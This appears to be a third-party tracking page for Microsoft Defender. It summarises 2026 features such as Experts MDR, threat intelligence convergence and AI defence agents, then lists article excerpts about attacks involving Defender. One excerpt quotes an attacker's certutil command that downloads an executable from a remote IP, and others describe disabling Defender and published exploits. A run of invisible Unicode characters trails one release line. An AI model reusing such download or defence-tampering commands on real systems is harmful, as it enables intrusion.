Microsoft Defender
2026-07-30-d28189f6 commercialThe section your link pointed to isn't on Microsoft Defender's page any more, so we've brought you to the top.
Microsoft Defender is built-in antivirus and threat protection software for Windows that detects and removes malware and security threats.
Summary
Microsoft Defender is a commercial endpoint-security platform, run as a cloud service, that pulls threat intelligence, detection, investigation, and automated response into a single portal rather than a set of separate consoles. It is aimed at SOCSOCA security operations center, the team or function that monitors threats, investigates alerts and coordinates incident response. Its work can be internal, outsourced or shared. analysts and managed-response teams who need curated, expert-interpreted intelligence alongside their own hunting and automation, and its Experts MDRMDRManaged detection and response, an outsourced service that monitors security signals, investigates threats and helps respond to incidents. It combines specialist analysts with detection tools. tier extends that coverage to third-party and multicloud signals via Microsoft Sentinel, correlating them into one incident narrative rather than leaving analysts to stitch together vendor-specific alerts. Newer work, under the name Project Perception, adds coordinated AI agents for attack-path discovery, investigation, and remediation, alongside prompt-injectionprompt-injectionAn attack where text the model reads, such as a web page, file or tool result, carries instructions that override the user's. It is the main security risk for agents with tools. protection for email and posture controls for cloud agents. Frequent, substantive releases across intelligence, automation, and agent protection indicate active, ongoing development.
Microsoft Defender is built-in antivirus and threat protection software for Windows that detects and removes malware and security threats.
How Microsoft Defender helps
Is this alert part of something bigger or just noise?
pulls the alert into a single incident narrative that correlates Microsoft and non-Microsoft signals from cloud, identity, email, network, and endpoint sources rather than leaving it isolated
Does this threat campaign actually affect our industry and region?
draws on curated, expert-interpreted intelligence tailored to the organization's industry, geography, and environment, including early-warning alerts and recurring briefings, so hunting is prioritized against relevance rather than generic feeds
Which of my cloud agents have unreviewed access or exposed prompts?
applies posture and runtime protection checks across agent platforms and flags configurations and prompt-injection attempts before an agent acts on them
Is this identity actively being abused right now?
links detections to Microsoft Entra and lets the SOC disable the compromised identity directly under least-privilege enforcement, closing the gap between detection and response
Which vulnerabilities in my environment are worth fixing first?
runs automated multi-model vulnerability discovery and prioritization over the estate and ranks issues by exploitability and impact rather than listing every finding equally
Do I need to stitch together separate vendor consoles to understand an attack path?
coordinates investigation and remediation reasoning across identities and endpoints in one workflow, replacing per-vendor alert triage with a single closed-loop view
Features
Built from Microsoft Defender's releases, docs, README and our own runs. “Seen” marks the month we first spotted a release the vendor didn't date. Group names and tags are our labels.
What Microsoft Defender offers you
- Agent-based deployment1
- Autonomous investigation and remediation1
- Built-in AI assistant1
- Role-based access control1
No capabilities match.
Threat Detection and Investigation 3 capabilities Defender brings together signals from across Microsoft and third-party environments to detect, correlate, and investigate threats in a unified portal. Integrated threat intelligence and expert-led managed services extend detection coverage and analytical depth for SOC teams.
Defender Experts MDR shipped A managed detection and response service where Microsoft experts monitor environments, analyse cross-platform incidents, and guide response on behalf of the customer.
release
- Microsoft Defender Experts MDR now extends managed detection and response and threat hunting to third-party data sources ingested through Microsoft Sentinel — including Palo Alto Networks, AWS, and Okta — available under the MDR P2 tier. changelog · Aug 2026 · source · release history
- Microsoft Defender Experts MDR extends expert-run detection and response to third-party and multicloud signals via Microsoft Sentinel. changelog · Jul 2026 · source · release history
- Microsoft Defender Experts MDR extended with third-party and multicloud coverage. changelog · Jul 2026 · source · release history
- Microsoft Defender Experts for XDR is renamed to Microsoft Defender Experts MDR (existing capabilities carry forward as Plan 1). changelog · Jul 2026 · source · release history
- Microsoft Defender Experts MDR (formerly Defender Experts for XDR) adds a new Plan 2 tier with third-party and multi-cloud coverage powered by Microsoft Sentinel, enabling expert-led monitoring and response across non-Microsoft cloud, identity, email, network, and endpoint sources. changelog · Jul 2026 · source · release history
- Defender Experts MDR Plan 2 provides cross-platform threat analysis correlating Microsoft and non-Microsoft signals into a single incident narrative with vendor-aware guidance. changelog · Jul 2026 · source · release history
Defender Experts Threat Intelligence shipped A human-led intelligence service that delivers tailored threat briefings and early-warning alerts specific to the customer's industry and geography.
release
- New Microsoft Defender Experts Threat Intelligence service delivers expert-led threat intelligence and actionable insights tailored to geography, industry, and risk profile. changelog · Aug 2026 · source · release history
- Microsoft Defender Experts Threat Intelligence delivers human-led, curated threat insight tailored to each organization. changelog · Jul 2026 · source · release history
- New Microsoft Defender Experts Threat Intelligence service delivers continuous, curated, expert-led intelligence tailored to an organization. changelog · Jul 2026 · source · release history
- New Microsoft Defender Experts Threat Intelligence service delivers curated, expert-interpreted threat intelligence tailored to your industry, geography, and environment — including early-warning campaign alerts, evolution updates, and recurring expert briefings. changelog · Jul 2026 · source · release history
Threat intelligence convergence shipped Real-time threat intelligence is woven into detection, hunting, and investigation workflows so analysts see curated context without switching tools.
release
- Microsoft Defender Threat Intelligence convergence and an enhanced Threat Intelligence Agent bring additional out-of-the-box intelligence and automation into the unified SecOps workflow. changelog · Jul 2026 · source · release history
- Microsoft Defender Threat Intelligence (MDTI) capabilities are now fully converged into the Defender portal, making intelligence available in real-time across detection, investigation, response, hunting, and automation without context switching. changelog · Jul 2026 · source · release history
Autonomous AI-Driven Defense 2 capabilities Defender coordinates multiple AI agents that continuously discover attack paths, reason through risk, and apply corrective hardening without requiring manual intervention. This closed-loop system operates across identities, endpoints, and other attack surfaces.
Project Perception autonomous defense agents shipped A multi-agent system running red, blue, and green team AI agents in a continuous loop to find attack paths, investigate risk, and harden the environment automatically.
Also counts toward: Agent-based deployment, Autonomous investigation and remediation
release
- Introduces Project Perception, a multi-agent autonomous defense system combining red, blue, and green team agents for continuous end-to-end security workflows. changelog · Jul 2026 · source · release history
- Introduces Project Perception, a continuously learning defense system that coordinates three classes of specialized AI agents — red team (attack path discovery), blue team (investigation and risk reasoning), and green team (corrective action and hardening) — operating in a closed-loop across identities, endpoints,… changelog · Jul 2026 · source · release history
AI-driven software vulnerability management shipped An AI model automatically discovers and prioritises software vulnerabilities, surfaced as the first operational scenario within the autonomous agent framework.
release
- Launches software vulnerability management as the first Project Perception scenario, integrating MAI-Cyber-1-Flash into MDASH (software vulnerability multi-model agent team) for automated vulnerability discovery and prioritization. changelog · Jul 2026 · source · release history
- MDASH with MAI-Cyber-1-Flash achieves 96% on the CyberGym benchmark (+12 points above the previous Mythos configuration) while delivering ~50% cost reduction versus the current production MDASH configuration. changelog · Jul 2026 · source · release history
AI Workload and Agent Security 2 capabilities Defender provides posture management and runtime protection for AI-powered workloads and agents running across Microsoft and third-party platforms. It also defends against attacks that attempt to manipulate AI systems through malicious instructions embedded in content.
AI agent posture and runtime protection shipped Monitors and protects cloud-based AI agents at both the configuration and runtime level, covering Microsoft and third-party agent platforms.
release
- Unified posture and runtime protection for cloud agents across Microsoft Foundry, Microsoft Copilot Studio, and third-party agents in Microsoft Agent 365. changelog · Jul 2026 · source · release history
Prompt injection protection shipped Detects and blocks emails carrying malicious AI instructions before they reach users or AI systems, preventing prompt injection attacks.
release
- New prompt injection protection (preview) identifies and isolates emails containing malicious AI instructions before delivery. changelog · Jul 2026 · source · release history
Identity Protection and Access Control 1 capability Defender integrates with Microsoft Entra so that identity-related alerts and response actions are handled directly from the security portal. Least-privilege controls ensure responders act only within their permitted scope when taking actions such as disabling compromised accounts.
Identity response via Entra integration shipped Lets SOC analysts disable compromised user accounts directly from the Defender portal through a role-based access model that enforces least privilege.
Shared capability: Role-based access control
Also counts toward: Role-based access control
release
- New interconnected experiences between Defender and Microsoft Entra enable SOC teams to disable compromised identities directly via an RBAC mode enforcing least privilege. changelog · Jul 2026 · source · release history
Other 1 capability
AI-driven email investigation assistance shipped Delivers AI-generated explanations of URL and file sandboxing results via Microsoft Security Copilot to accelerate email investigation and hunting.
Also counts toward: Built-in AI assistant
release
-
Adds an email detonation summary powered by Microsoft Security Copilot that delivers AI-generated explanations of URL and file sandboxing results to accelerate email investigation and hunting.︀︄︇︀︅︉︀︅︀︀︃︀︀︅︅︀︅︊︀︄︆︀︃︄
 changelog · Sep 2026
· source
· release history
Lines in monospace are the tool's own words: help text
parsed from its source, or an endpoint from its API document. Under
release, a line is our summary of a dated release. Under
docs, it is quoted from the tool's own documentation or
website. Each links back to the source it came from.
Screenshots
From the release notes, newest first. Click one to see it full size.Score card
-
Shipping velocity releases a month, last 12 months
-
Documentation quality release-notes rubric, 0–100
-
Breaking-change discipline how rarely a release breaks users, and notice given
-
Maintenance risk quiet time against its own cadence, maintainers
-
Innovation & surface new capabilities, API and MCP surface
Five scores for Microsoft Defender, each built from the releases, notes and API history this site tracks — and, on Researcher and Business, where it stands among every measured tool in its category and how that has moved.
Score cards are part of every paid plan.
See plans → Already subscribed? Sign in →Trajectory
Blank means never measured; nothing here is a filled-in zero.
Peer standings are included with Researcher and Business. See how this tool ranks against its competitors, using data we don't publish anywhere else.
See plans →Each score is 0–100 on a published rubric, derived from data this site already shows. A dimension we cannot measure says so — it is never scored 0 and never enters a rank.
How this is scored
- Shipping velocity — releases a month over the last 12 months, on a log scale where 16 a month scores 100. Needs 3 releases in the window.
- Documentation quality — the release-notes rubric published on the analytics page, unchanged.
- Breaking-change discipline — the share of releases carrying a breaking change (none scores 100, half or more scores 0). Only projects that label breaking changes are measured: a clean record cannot be told from an unlabelled one.
- Maintenance risk — quiet time measured against the tool's own release cadence (quiet longer than 90 days and three typical gaps scores 0), plus the number of active maintainers and whether contributors are growing, where known. Higher is lower risk.
- Innovation & surface — new capabilities in the feature ledger this year, API and MCP operations added, and the share of commits that are features: the mean of whichever we hold.
- Community health (open-source tools only) — each is a direction, not a size: contributors this year against last, the bus factor now against a year ago, and issues closed per issue opened, where steady scores 50, doubled 100 and halved 0; plus the median time to a maintainer's first reply (an hour scores about 100, a month or more 0). A commercial card has no repository and carries none of the four.
- Documented delivery (commercial tools) — when a vendor's documented new capabilities have slowed against its own baseline, that counts against the overall standing as heavily as two low dimensions. Steady delivery, or too little history to judge, leaves the standing alone; it is never a sixth score.
- Open-source tools are scored on repository signals; commercial tools on their published changelog. Ranks compare tools within one category and one profile and need at least five measured peers; the overall standing needs three ranked dimensions. Best-in-breed or consolidator is a shape, not a quality, and is never scored.
Release-note detail over time
See how much detail Microsoft Defender puts in its release notes, quarter by quarter, and compare it with tracked tools in the same category. This history uses up to ten retained, reviewed notes per tool; sparse or blank older quarters may reflect that limit.
Checking release-note history…
Commercials
pricing & packaging history · Microsoft vendor page16 readings of Microsoft's pricing page since Mar 2022, with 3 relaunches of its plan lineup — each one dated, compared with the reading before it, and explained for someone buying the tool.
Pricing and packaging history is included with Researcher and Business. See how every vendor we track sells, and how that has changed over time, using data we don't publish anywhere else.
See plans → Already subscribed? Sign in →Plans by offering
Each offering on the pricing page links to its own page of plans, read at its latest capture.
Plan relaunches
Plans, prices and descriptions are quoted from the vendor's own pricing page as we read it on each date. A plan missing from a later reading is shown as no longer listed on the page — a statement about the page, not the product. Readings that failed to show any plans are left out rather than read as a change.
Website history
microsoft.com, every changeMicrosoft's home page and 40 more pages as they looked each month from October 2021 to October 2026: 1520 renders, 335 changes of tagline or palette. Step through them, play them, or put any two months side by side.
Website history is included with Researcher and Business.
See plans → Already subscribed? Sign in →← → or h l a month · Shift a year · [ ] previous / next change · Space play · 1 2 3 page · T whole page · C compare · F full size
← → or h l the right month · Shift the left · S swap · W wipe · T whole page · Esc back
Rebranding timeline
Dates bound when a change appeared between captures. Possible rebrands are AI suggestions; a redesign alone does not establish a rebrand.
Coverage
Missing something? Tell us
What Microsoft Defender connects to, runs on and detects, read from its release notes and docs. So far: 1 new supported platform.
1 change, tracked since Oct 19, 2026.
-
Oct 192026
new Expanded local agent discovery to 35 additional agent types
With Claude Code, OpenAI Codex, GitHub Copilot

We are expanding discovery to 35 additional types of local agents, bringing the total to 60 supported local agents, including Claude Code, OpenAI Codex, and GitHub Copilot.
Coding agents 3
Nothing first seen in this window. That doesn't mean Microsoft Defender shipped nothing, only that we found no record of it.
How we count
Read from 1 of 7 release notes and docs updates we hold for Microsoft Defender. "First seen" is the earliest note that names something; "last" is the latest. Our history may start partway through Microsoft Defender's life, so an old integration can show a recent first-seen date.
Each change counts once: "added 40 checks" is one line, so the numbers measure how often coverage moves, not how big the catalogue is or how well it detects.
Releases
7 entries
No entries match these filters.
- October 20261
- September 20261
- August 20261
- July 20264
Articles
17 articles · updated Nov 4, 2026Where Microsoft Defender turns up in what others publish: how-tos, attack reports that name it, and incident write-ups. A row says why it is here and quotes where the article names it; the link goes to the publisher.
-
Defence Impairment Olympics
…almost a dozen different types of defence impairment commands, including disabling the IIS logs, tampering with Microsoft Defender, using WMI Event Consumer to clear the Windows Event Logs, using timestomping, and more.
1 more quote
…/dontLog:True The script then executed a large number of Microsoft Defender configuration commands to disable and hamper Defender to prevent real-time monitoring, script scanning and sample submission…
-
Catching Taurus malware with behavioral analytics and Microsoft alerts
On what seemed like a quiet Wednesday afternoon, one of our customers received an alert from Microsoft Defender for Endpoint.
2 more quotes
…Every time a Red Canary + Microsoft customer receives an alert in Microsoft Defender Security Center, Red Canary retrieves that alert via the Microsoft Alert API and attempts to correlate the alert to any…
…of our threat detection series, we explore how the Red Canary CIRT detected an information-stealing trojan called Taurus by correlating native Microsoft Defender for Endpoint alerts with our own behavioral analytics.
-
The Not So Silent Miner: Threat Actor Compiles Cryptominer on the Endpoint
Figure 3: Password use Following the installation of AnyDesk, the threat actor disabled Microsoft Defender via SystemSettingsAdminFlows.exe , as illustrated in Figure 4.
2 more quotes
Treating repeated remote-access-tool downloads as a sign of compromise: the actor repeatedly attempted to install AnyDesk, then created a local account and disabled Microsoft Defender to maintain access.
…: C:\Windows\System32\cmd.exe /c certutil -urlcache -split -f http://194.87.89.30:8899/anydesk.exe C:\ProgramData\AnyDesk.exe 2>&1 However, this command was quickly removed by Microsoft Defender on the endpoint.
-
Researcher Drops BigDiskBuster Zero-Day PoC That Blocks Microsoft Defender Updates
Microsoft patched it in May as CVE-2026-45498 in Antimalware Platform version 4.18.26040.7.
1 more quote
A zero-day proof-of-concept tool that stops Microsoft Defender from installing platform and signature updates by filling all available disk space was published on GitHub on September 19.
-
Four REVSTEALER-Linked Modules Disable Windows Update and Defender to Run a Crypto Miner
One of them switches off Windows Update and Microsoft Defender before running a cryptocurrency miner.
2 more quotes
Once elevated, it adds Microsoft Defender exclusions for common folders and file types, disables 5 Windows Update services, disables 11 scheduled update tasks and 2 malware removal tasks, and then hides a miner within…
…should re-enable the Windows Update services and scheduled tasks that it turned off, remove the Microsoft Defender exclusions it added, and look for a miner hidden in a suspended instance of nslookup.exe or svchost.exe.
-
Fake Software Installers Disable Windows Update and Weaken Microsoft Defender
…a short-lived scheduled task that runs as SYSTEM and configures Microsoft Defender exclusions via PowerShell, deletes volume shadow copies, and ensures payload directories cannot be removed by standard users by…
-
Weedhack Malware Spreads via Fake Minecraft Clients and SEO Poisoning
The attack triggers a multi-stage sequence that culminates in the deployment of JAR payloads that can collect system information, set up Microsoft Defender exclusions, and steal sensitive data from the compromised host.
Show all 15
-
New Microsoft Defender 'ShieldBreak' zero-day grants SYSTEM privileges
However, cybersecurity expert Kevin Beaumont, who also published ShieldBreak exploitation detection queries for Microsoft Defender for Endpoint, said that the two exploits work very differently.
2 more quotes
Nightmare Eclipse has released a new Microsoft Defender zero-day exploit named "ShieldBreak" after Microsoft released the August 2026 Patch Tuesday security updates.
…Will Dormann, principal vulnerability analyst at Tharros, confirmed on Tuesday that the exploit works , saying that Microsoft Defender needs to be enabled for the ShieldBreak exploit to escalate attackers' privileges.
-
ShieldBreak bypasses Microsoft’s patch for earlier Defender flaw
Microsoft Defender’s latest patch bypass shows a familiar problem.
2 more quotes
A newly disclosed Microsoft Defender flaw called ShieldBreak shows that fixing one attack path doesn’t always close every route to the same result.
Based on the best public reporting available right now, ShieldBreak appears to require Microsoft Defender to be enabled in order to work.
-
Microsoft Reins in RoguePlanet Zero-Day Threat
"Endpoint security products such as Microsoft Defender are deployed across millions of systems, making them attractive targets, but successful exploitation often leaves very limited public visibility, he says.
2 more quotes
…the researcher published an exploit for another privilege-escalation flaw in Windows Defender, dubbed " BlueHammer " and tracked as CVE-2026-33825, out of frustration with Microsoft's Security Response Center (MSRC).
…advisory for CVE-2026-50656, Windows systems that have disabled Microsoft Defender "are not in an exploitable state." However, Microsoft noted the attack complexity for the vulnerability is low, and that…
-
Microsoft fixes RoguePlanet zero-day in Defender
Microsoft issued a security update that fixes the zero-day vulnerability known as RoguePlanet in Microsoft Defender.
2 more quotes
RoguePlanet is tracked as CVE-2026-50656 , a Microsoft Defender elevation of privilege (EoP) vulnerability.
Microsoft fixed the vulnerability by releasing Microsoft Malware Protection Engine version 1.1.26060.3008 , an update to the core scanning engine that powers Microsoft Defender and other Microsoft security products.
-
Beyond the ransomware: Tracking Storm-2570’s consistent tradecraft across deployments
Microsoft Defender for Endpoint has a dedicated attack surface reduction rule to defend against lateral movement techniques used by Impacket; protecting lateral movement pathways can also mitigate Impacket.
2 more quotes
Without tamper protection, attackers could simply turn off Microsoft Defender Antivirus without the need to acquire higher privileges.
Customers running Intune or Microsoft Defender for Endpoint Security Configuration can enable DisableLocalAdminMerge to prevent modification of antivirus exclusions via GPO .
Add the badge to your README
Maintain this project? The badge links readers straight to this page, so they can follow every release here.
 Choose a badge style and copy the code →